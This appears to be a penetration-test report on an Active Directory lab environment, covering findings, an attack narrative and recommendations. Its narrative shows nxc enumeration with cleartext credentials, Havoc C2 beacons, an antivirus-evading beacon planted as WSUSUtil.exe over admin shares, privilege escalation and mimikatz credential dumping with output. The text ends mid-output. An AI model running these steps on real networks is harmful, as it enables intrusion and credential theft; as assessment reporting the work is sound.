

Attack Path Mapping

professor_oatsAttackPathMapping

October 26, 2025

Date	Change by
2025-10-26	Johnny

Date	Name	Company
2025-10-26	Peter Needy	Excessive Needs Solutions

Table of Contents

1	Executive summary	5
1.1	Background	5
1.2	Results	5
1.3	Conclusions	6
1.4	Key Recommendations	6
2	Background and Observations	7
2.1	Engagement Background	7
2.2	The Active Directory Environment	7
2.3	Asset Identification	7
3	Attack Narrative	8
3.1	Primary Attack Paths	9
3.1.1	Compromised Web Server	9
3.1.2	Compromise of Administrative Account	13
3.1.3	Multiforest compromise	16
3.2	Secondary Attack Paths	19
3.2.1	Compromised Employee	19
3.2.2	Compromised Machine 10.3.10.23 [SQL data breach]	21
3.2.3	Leveraging Forest Trust [SQL escape to system on NORTH]	23
3.3	Third Attack Paths	24
3.3.1	Compromised Credentials [User account 1]	24
3.3.2	Compromised Credentials [User account 2 + next GPO Abuse]	28
3.3.3	Dualforest access on three file servers	30
4	Recommendations	31
4.1	Active Directory	31
4.1.1	Remove default/Secure credentials for, accounts with administrative rights	31
4.1.2	Limit over-privileged Accounts	33
4.1.3	Enforce secure user habits and secure passwords	34
4.2	Host and Network Hardening	35
4.2.1	Proper sanitisations of uploaded files on Web servers	35
4.2.2	SMB security hardening	36

4.2.3	Implement and improve network segmentation and secure AD trusts	37
4.2.4	Harden security and configuration of database	38
A	APPENDIX – Testing Artefacts	39
B	APPENDIX – NDA	43
C	APPENDIX – Project Team	44

1 Executive summary

1.1 Background

During the period between 2025-09-20 and 2025-10-20, Professor Oats Consulting was tasked with evaluating Excessive Needs Solutions' Active Directory environment. The security assessment was performed as an assumed breach - with the assumption that an attacker had gained, or would gain, an initial access.

The assessment focused on identifying potential attack paths that could allow an attacker to compromise Excessive Needs Solutions' infrastructure from their internal network, either as a targeted company attack, a disgruntled employee, or in case of credential theft via phishing or unfortunate deployment of malware. These objectives were selected by Excessive Needs Solutions before the assessment began, as they aligned with their primary security concerns.

During briefing it was agreed upon that a sought for attack mapping started either from vulnerabilities found on the internal network of Excessive Needs Solution or from any Active Directory account that would have credentials theft via phishing approach.

In accordance to this Professor Oats Consulting took complete concerns to both the IT infrastructure as well as the integrity of any employee that was targeted for phishing attacks.

1.2 Results

The security assessment was conducted from two perspectives.

First where an attacker had gained access and connected to the internal network. This could represent an unknown host, or disgruntled employee, leveraging infrastructural vulnerabilities or AD environmental misconfigurations to gain foothold and access/influence on unauthorised systems.

Secondly users of workstations that had been compromised or an insider attempting to access unauthorised systems.

During the security assessment, Professor Oats Consulting successfully achieved full compromise of the sevenkingdoms domain, with foothold and shared impact over its subdomain north.sevenkingdom, as well as full compromise of essos. The following key objectives was achieved:

- Obtained privileged access to Active Directory together with direct compromise of DC
- Gained sufficient privileges to access sensitive information
- Acquired privileges to modify or destroy business-critical data, including MSSQL databases
- Gained personal information about employees and company sensitive data
- Evidential findings showing failure to adhere to the new company SOP

1.3 Conclusions

The root causes that enabled these attacks are summarised below:

- Inconsistencies in, or lack of, regulated user permissions to assets in the AD environment
- Default credentials administrative service account enabled
- Lack of, or zero of, principle of least privilege applied
- Lack of, or zero of, defence systems such as Windows Defender and EDR
- Hoard of accounts in active use of type administrator or service account
- Trust relationships between all forests
- Misconfigurations in MSSQL
- Improper segmentation of essential part of the AD infrastucture

1.4 Key Recommendations

Professor Oats Consulting recommends improvements in the following areas:

- Improving Network Segmentation - Partly restrict SMB communication to only be allowed over certain parts of the network. This measure will minimise the attack surface and reduce the risk of lateral movement within the network.
- Active Directory management - Domain administrator accounts should only be used for managing domain from secure workstations or domain controller. For all other tasks, users should utilise non administrator accounts.
- Implementing Privileged Access Workstations - Segregating privileged accounts from hosts accessible by regular users reduces the risk of domain privilege escalation.
- Reduce the overall numbers of accounts with admin permissions or the possibility for users to use such, with applied principle of least privilege
- Keep the two databases separated without the trust relation between

2 Background and Observations

This section outlines contextual insights and observations from Professor Oats Consulting about the environment, considered from an attacker's point of view. It should be emphasized that these observations may not represent the exact architecture. The conclusions are mainly drawn from Professor Oats Consulting's initial remote workshop together with the technical results of the assessment.

2.1 Engagement Background

This section outlines contextual insights and observations from Professor Oats Consulting about the environment, considered from an attacker's point of view. It should be emphasized that these observations may not represent the exact architecture. The conclusions are mainly drawn from Professor Oats Consulting initial remote workshop together with the technical results of the assessment.

A tailscale connection was setup to Excessive Needs Solutions infrastructure by Peter Needy to make it possible to access the network as would for targeted attacks against the company local network.

2.2 The Active Directory Environment

The environment was small and consisted of two forests - One single domain and one with an accompanied subdomain. There was trust relationships set between each of the forest, connected as either domain trust or MSSQL trust link between databases.

It was a pure Windows environment running Windows Servers that Windows Clients connected to over on the common communication protocols in an AD environment, without Microsoft Entra ID.

RDP connections to the servers were allowed for most domain connected accounts.

Two databases were responsible for the storage of company data and there were multiple SMB file servers running supporting the Windows Clients.

2.3 Asset Identification

The two databases were regarded as a high potential attack vector. Part due to the trust link set in between and also since they reside on the same subnet as the Windows Client machines running, which was the prime attack vector.

3 Attack Narrative


This section describe the attack paths Professor Oats Consulting identified during the assessment. Attack paths are the paths an attacker would likely take to achieve their objectives.

The objectives for the assessment were determined during the scope meeting with .

Included in this section are visual representations to show the attack paths either pursued or examined in order to achieve the specified targets.

This section describe the attack paths Professor Oats Consulting identified during the assessment. Attack paths are the paths an attacker would likely take to achieve their objectives.

The objectives for the assessment were determined during the scope meeting with Excessive Needs Solutions. Included in this section are visual representations to show the attack paths either pursued or examined in order to achieve the specified targets.




The objectives of this assessment were:

- Identifying attack paths for AD infrastructural compromise
- Identifying possibility of leaking sensitive data
- Determining if new SOP was applied accordingly in AD infrastructure
- Evaluating impact of compromise or breach

Professor Oats Consulting managed to achieve all of these objectives. The remainder of this section describes how.

3.1 Primary Attack Paths

This section outlines the attack paths that were exploited in order to compromise the sevenkingdom domain controller, essos domain controller showcasing lateral movement over the forests of NORTH and ESSOS.



The necessary enumerations for the primary attack path was done with tooling querying over tailscale instead of through a C2 proxy to simulate an attack that would be performed locally.

3.1.1 Compromised Web Server

The assessment was engaged from the scenario that an attacker had access to the internal network of the company that could be gained from a targeted attack or the situation a disgruntled employee that had the network credentials.

The network credentials were provided as a resource.

To gain insight over the network and investigate points of initial access a host discovery was done with nxc and put into /etc/host:

```
nxc smb 10.3.10.0/24 --generate-hosts-file hosts.txt
sudo cat hosts.txt >> /etc/hosts
```

Then network mapping was performed with nmap with case specific taken notes of the services running on port 80 with an IIS web server found on 10.3.10.22:

[Code in .ps1 originates from an amsi patch made by Rasta Mouse]

Afterwards a script to check for system misconfigurations were run as well as a Havoc beacon deployed:

```
[*] Checking for Autologon credentials in registry...  
[21/05/20] [info] loaded config file: config.toml  
[21/05/21] [info] Connecting to profile: Death Star  
DefaultDomainName : Failed to find file: client/Modules  
DefaultUserName : Failed to load script: client/Modules  
DefaultPassword : Failed to find file: client/Modules  
AltDefaultDomainName : Failed to find file: client/Modules  
AltDefaultUserName : Failed to load script: client/Modules  
AltDefaultPassword : Failed to find file: client/Modules
```

[Cleartext credentials to Administrative Account localuser]

The screenshot shows the Havoc application window. At the top, there's a menu bar with 'Havoc', 'View', 'Attack', 'Scripts', and 'Help'. Below the menu is a table of active agents. The table has columns: ID, External, Internal, User, Computer, OS, Process, PID, Last, and Health. One agent is listed with ID 246698ca, External IP 10.3.10.22, Internal IP 10.3.10.22, User DefaultAppPool, Computer CASTELBLACK, OS Windows 2019, Process powershell.exe, PID 10808, Last 0s, and Health healthy. To the right of the table is a vertical list of dates from 08/10/2025 to 09/10/2025. Below the table is a chat window with tabs for 'Teamserver Chat', 'Listeners', and three active sessions. The active sessions are: [7a8caf46] localuser/KINGSLANDING, [2f6fd6b8] localuser/KINGSLANDING, and [2c2254e4] localuser/KINGSLANDING. The chat window shows a log of events, including an authentication event for agent 246698ca and a command execution event for the command 'whoami'.

ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
246698ca	10.3.10.22	10.3.10.22	DefaultAppPool	CASTELBLACK	Windows 2019	powershell.exe	10808	0s	healthy

Teamserver Chat | Listeners | [7a8caf46] localuser/KINGSLANDING | [2f6fd6b8] localuser/KINGSLANDING | [2c2254e4] localuser/KINGSLANDING

09/10/2025 18:30:13 Agent 246698ca authenticated as CASTELBLACK\DefaultAppPool :: [Internal: 10.3.10.22] [Process: powershell.exe\10808] [Arch: x64] [Pivot: Direct]

09/10/2025 18:30:24 [patricja] Demon » whoami
[*] [E2A37B10] Tasked demon to get the info from whoami /all without starting cmd.exe
[+] Send Task to Agent [31 bytes]
[+] Received Output [3045 bytes]:

UserName SID
=====

IIS APPPOOL\DefaultAppPool S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415

[More info on deployed beacons in Appendix]

Having RCE with a service type account, DefaultAppPool, another beacon was deployed with a privesc technique to the System Account for 10.3.10.22, showing one part of the APM to compromise the domain North:

NORTH\CASTELBLACKS S-1-5-18

GROUP INFORMATION	Type	SID	Attributes
BUILTIN\Administrators	Alias	S-1-5-32-544	Enabled by default, Enabled group, Group owner,
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group,
Mandatory Label\System Mandatory Level	Label	S-1-16-16384	Mandatory group, Enabled by default, Enabled group,

Privilege Name	Description	State
SeCreateTokenPrivilege	Create a token object	Enabled
SeAssignPrimaryTokenPrivilege	Replace a process level token	Enabled
SeLockMemoryPrivilege	Lock pages in memory	Enabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Enabled
SeTcbPrivilege	Act as part of the operating system	Enabled
SeSecurityPrivilege	Manage auditing and security log	Enabled
SeTakeOwnershipPrivilege	Take ownership of files or other objects	Enabled
SeLoadDriverPrivilege	Load and unload device drivers	Enabled
SeSystemProfilePrivilege	Profile system performance	Enabled
SeSystemTimePrivilege	Change the system time	Enabled
SeProfileSingleProcessPrivilege	Profile single process	Enabled
SeIncreaseBasePriorityPrivilege	Increase scheduling priority	Enabled
SeCreatePagefilePrivilege	Create a pagefile	Enabled
SeCreatePermanentPrivilege	Create permanent shared objects	Enabled
SeBackupPrivilege	Back up files and directories	Enabled
SeRestorePrivilege	Restore files and directories	Enabled
SeShutdownPrivilege	Shut down the system	Enabled
SeDebugPrivilege	Debug programs	Enabled
SeAuditPrivilege	Generate security audits	Enabled
SeSystemEnvironmentPrivilege	Modify firmware environment values	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeUndockPrivilege	Remove computer from docking station	Enabled
SeManageVolumePrivilege	Perform volume maintenance tasks	Enabled

3.1.2 Compromise of Administrative Account

For clear context this second part of the primary attack path will blend into the next part which will act as a summary.

Before using the credentials to local user gained from previous steps the SharpHound.exe tooling was used via the beacon to enumerate objects in the AD environment¹, as well as nxc to enumerate file shares:

```
[patricj@birdcage:~]$ sudo nxc smb 10.3.10.10-12 -u localuser -p password --shares
SMB 10.3.10.12 445 MEEREN [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREN) (domain:essos.local) (signing:True) (SMBv1:True)
SMB 10.3.10.11 445 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 10.3.10.10 445 KINGSLANDING [*] Windows 10 / Server 2019 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 10.3.10.12 445 MEEREN [+] essos.local\localuser:password (Pwn3d!)
SMB 10.3.10.11 445 WINTERFELL [+] north.sevenkingdoms.local\localuser:password
SMB 10.3.10.10 445 KINGSLANDING [+] sevenkingdoms.local\localuser:password (Pwn3d!)
SMB 10.3.10.11 445 WINTERFELL [*] Enumerated shares
SMB 10.3.10.11 445 WINTERFELL Share Permissions Remark
SMB 10.3.10.11 445 WINTERFELL -----
SMB 10.3.10.11 445 WINTERFELL ADMIN$ Remote Admin
SMB 10.3.10.11 445 WINTERFELL C$ Default share
SMB 10.3.10.11 445 WINTERFELL IPC$ Remote IPC
SMB 10.3.10.11 445 WINTERFELL NETLOGON Logon server share
SMB 10.3.10.11 445 WINTERFELL SYSVOL Logon server share
SMB 10.3.10.12 445 MEEREN [*] Enumerated shares
SMB 10.3.10.12 445 MEEREN Share Permissions Remark
SMB 10.3.10.12 445 MEEREN -----
SMB 10.3.10.12 445 MEEREN ADMIN$ Remote Admin
SMB 10.3.10.12 445 MEEREN C$ Default share
SMB 10.3.10.12 445 MEEREN IPC$ Remote IPC
SMB 10.3.10.12 445 MEEREN NETLOGON Logon server share
SMB 10.3.10.12 445 MEEREN SYSVOL Logon server share
SMB 10.3.10.10 445 KINGSLANDING [*] Enumerated shares
SMB 10.3.10.10 445 KINGSLANDING Share Permissions Remark
SMB 10.3.10.10 445 KINGSLANDING -----
SMB 10.3.10.10 445 KINGSLANDING ADMIN$ Remote Admin
SMB 10.3.10.10 445 KINGSLANDING C$ Default share
SMB 10.3.10.10 445 KINGSLANDING CertEnroll Active Directory Certificate Services share
SMB 10.3.10.10 445 KINGSLANDING IPC$ Remote IPC
SMB 10.3.10.10 445 KINGSLANDING NETLOGON Logon server share
SMB 10.3.10.10 445 KINGSLANDING SYSVOL Logon server share
Running nxc against 3 targets 100% 0:00:00
```

```
[patricj@birdcage:~]$ sudo nxc smb 10.3.10.22-23 -u localuser -p password --shares
SMB 10.3.10.23 445 BRAAVOS [*] Windows 10 / Server 2019 Build 17763 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:False)
SMB 10.3.10.22 445 CASTELBLACK [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
SMB 10.3.10.23 445 BRAAVOS [+] essos.local\localuser:password
SMB 10.3.10.22 445 CASTELBLACK [+] north.sevenkingdoms.local\localuser:password
SMB 10.3.10.22 445 CASTELBLACK [*] Enumerated shares
SMB 10.3.10.22 445 CASTELBLACK Share Permissions Remark
SMB 10.3.10.22 445 CASTELBLACK -----
SMB 10.3.10.22 445 CASTELBLACK ADMIN$ Remote Admin
SMB 10.3.10.22 445 CASTELBLACK all READ,WRITE Basic RW share for all
SMB 10.3.10.22 445 CASTELBLACK C$ Default share
SMB 10.3.10.22 445 CASTELBLACK IPC$ Remote IPC
SMB 10.3.10.22 445 CASTELBLACK public READ,WRITE Basic Read share for all domain users
SMB 10.3.10.23 445 BRAAVOS [*] Enumerated shares
SMB 10.3.10.23 445 BRAAVOS Share Permissions Remark
SMB 10.3.10.23 445 BRAAVOS -----
SMB 10.3.10.23 445 BRAAVOS ADMIN$ Remote Admin
SMB 10.3.10.23 445 BRAAVOS all READ,WRITE Basic RW share for all
SMB 10.3.10.23 445 BRAAVOS C$ Default share
SMB 10.3.10.23 445 BRAAVOS CertEnroll Active Directory Certificate Services share
SMB 10.3.10.23 445 BRAAVOS IPC$ Remote IPC
SMB 10.3.10.23 445 BRAAVOS public READ,WRITE Basic Read share for all domain users
Running nxc against 2 targets 100% 0:00:00
```

Analysing the output it was seen that the user had access to the ADMIN\$ shares on two machines, and more importantly multiforest access with allowed logons. Assuming that this would be an account still lingering from a default setup of the company AD environment.

These shares were used for lateral movement over from the initial access on north.sevenkingdoms.local over to sevenkingdoms.local and essos.local respectively. An antivirus circumventing beacon file was put in the machines' Windows folder named WSUSUtil.exe and executed over the smb protocol.


1. <https://github.com/SpecterOps/SharpHound>

sevenkingdoms.local:


590c09e6	10.3.10.22	10.3.10.22	DefaultAppPool	CASTELBLACK	Windows 2019 ...	powershell.exe	8384	15s	healthy
50e9247e	10.3.10.10	10.3.10.10	localuser	KINGSLANDING	Windows 2019 ...	WSUSutil.exe	7428	14s	unresponsive
5fb4bcee	10.3.10.10	10.3.10.10	KINGSLANDING\$	KINGSLANDING	Windows 2019 ...	powershell.exe	6424	0s	healthy

[The beacon KINGSLANDING\$ was deployed through a new load of a beacon .ps1 script with a privesc technique possible thanks to SeImpersonate property of localuser.]²

The same procedures of putting an antivirus circumventing beacon and using the SeImpersonate property to escalate to machine account was done on meereen.essos.local as well.




Checking the environment data harvested with SharpHound through BloodHound³ confirmed localuser being part of the Administrators group on Essos:



The permissions that any member of the Administrators group had was control over the whole domain:

2. <https://learn.microsoft.com/en-us/troubleshoot/windows-server/windows-security/seimpersonateprivilege-secreateglobalprivilege>
3. <https://github.com/SpecterOps/BloodHound>



3.1.3 Multiforest compromise

As mentioned previously the last part of the attack path was the privilege escalation done with the SeImpersonation property of the administrative account localuser accross all forests in the AD environment. With initial access on the IIS Web server of North and the plain credentials found in misconfigurations on machine CASTELBLACK a foothold in all domains was gained.

The allowing permissions on members of the Administrator group that the account was part of led to a technically validated and shown impact of close to full AD environment control, with compromise of two domain controllers.

Given the permissions of the account a complete AD environment control would theoretically be highly possible for an attacker. Technically validation of the steps taken was not done due to consideration taken of making small footprints with still high impact to avoid defense system detections.

In summary the domain controller on sevenkingdoms.local, the domain controller on essos.local, as well as machine castelblack.north.sevenkingdoms.local was attacker controlled, rendering impact in all forests and over two domain controllers, with high possibility of gaining control over the domain controller of NORTH as well.

An example of what an attacker could do was to forge golden tickets on the domain controllers, add himself and others to groups, destroy business-critical infrastructure, scan through the registry of each machine for user credentials, and more. Thanks to the allowing permissions and lack of segregation, e.g. having file server on the domain controller of sevenkingdoms.local and essos.local.


```

09/10/2025 21:59:39 [patricja] Demon » perun morkmaster123 1979132876672 " privilege::debug sekurlsa::logonpasswords exit"
[*] [C9A7E816] Tasked beacon to execute exe loaded in memory
[+] Send Task to Agent [31 bytes]
[+] Received Output [31 bytes]:
beaconarg key is: morkmaster123
[+] Received Output [39 bytes]:
beaconarg pMemAddrstr is: 1979132876672
[+] Received Output [69 bytes]:
beaconarg cmdline is: privilege::debug sekurlsa::logonpasswords exit
[+] Received Output [28 bytes]:
beaconarg dwTimeout is: 5000
[+] Received Output [4136 bytes]:

#####. mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 74373837 (00000000:046edacd)
Session : Interactive from 6
User Name : DWM-6
Domain : Window Manager
Logon Server : (null)
Logon Time : 10/7/2025 12:17:28 PM
SID : S-1-5-90-0-6

msv :
[00000003] Primary
* Username : CASTELBLACK$
* Domain : NORTH

[SYSTEM/CASTELBLACK] powershell.exe/4140 x64 (north.sevenkingdoms.local)
>>>

```

```

Domain : NORTH
Logon Server : WINTERFELL
Logon Time : 10/6/2025 12:52:56 PM
SID : S-1-5-21-1524145059-2815394278-854473291-1113

msv :
[00000003] Primary
* Username : robb.stark
* Domain : NORTH
* NTLM : [REDACTED]
* SHA1 : [REDACTED]
* DPAPI : [REDACTED]

tspkg :
wdigest :
* Username : robb.stark
* Domain : NORTH
* Password : (null)

kerberos :
* Username : robb.stark
* Domain : north.sevenkingdoms.local
* Password : [REDACTED]

ssp :
credman :

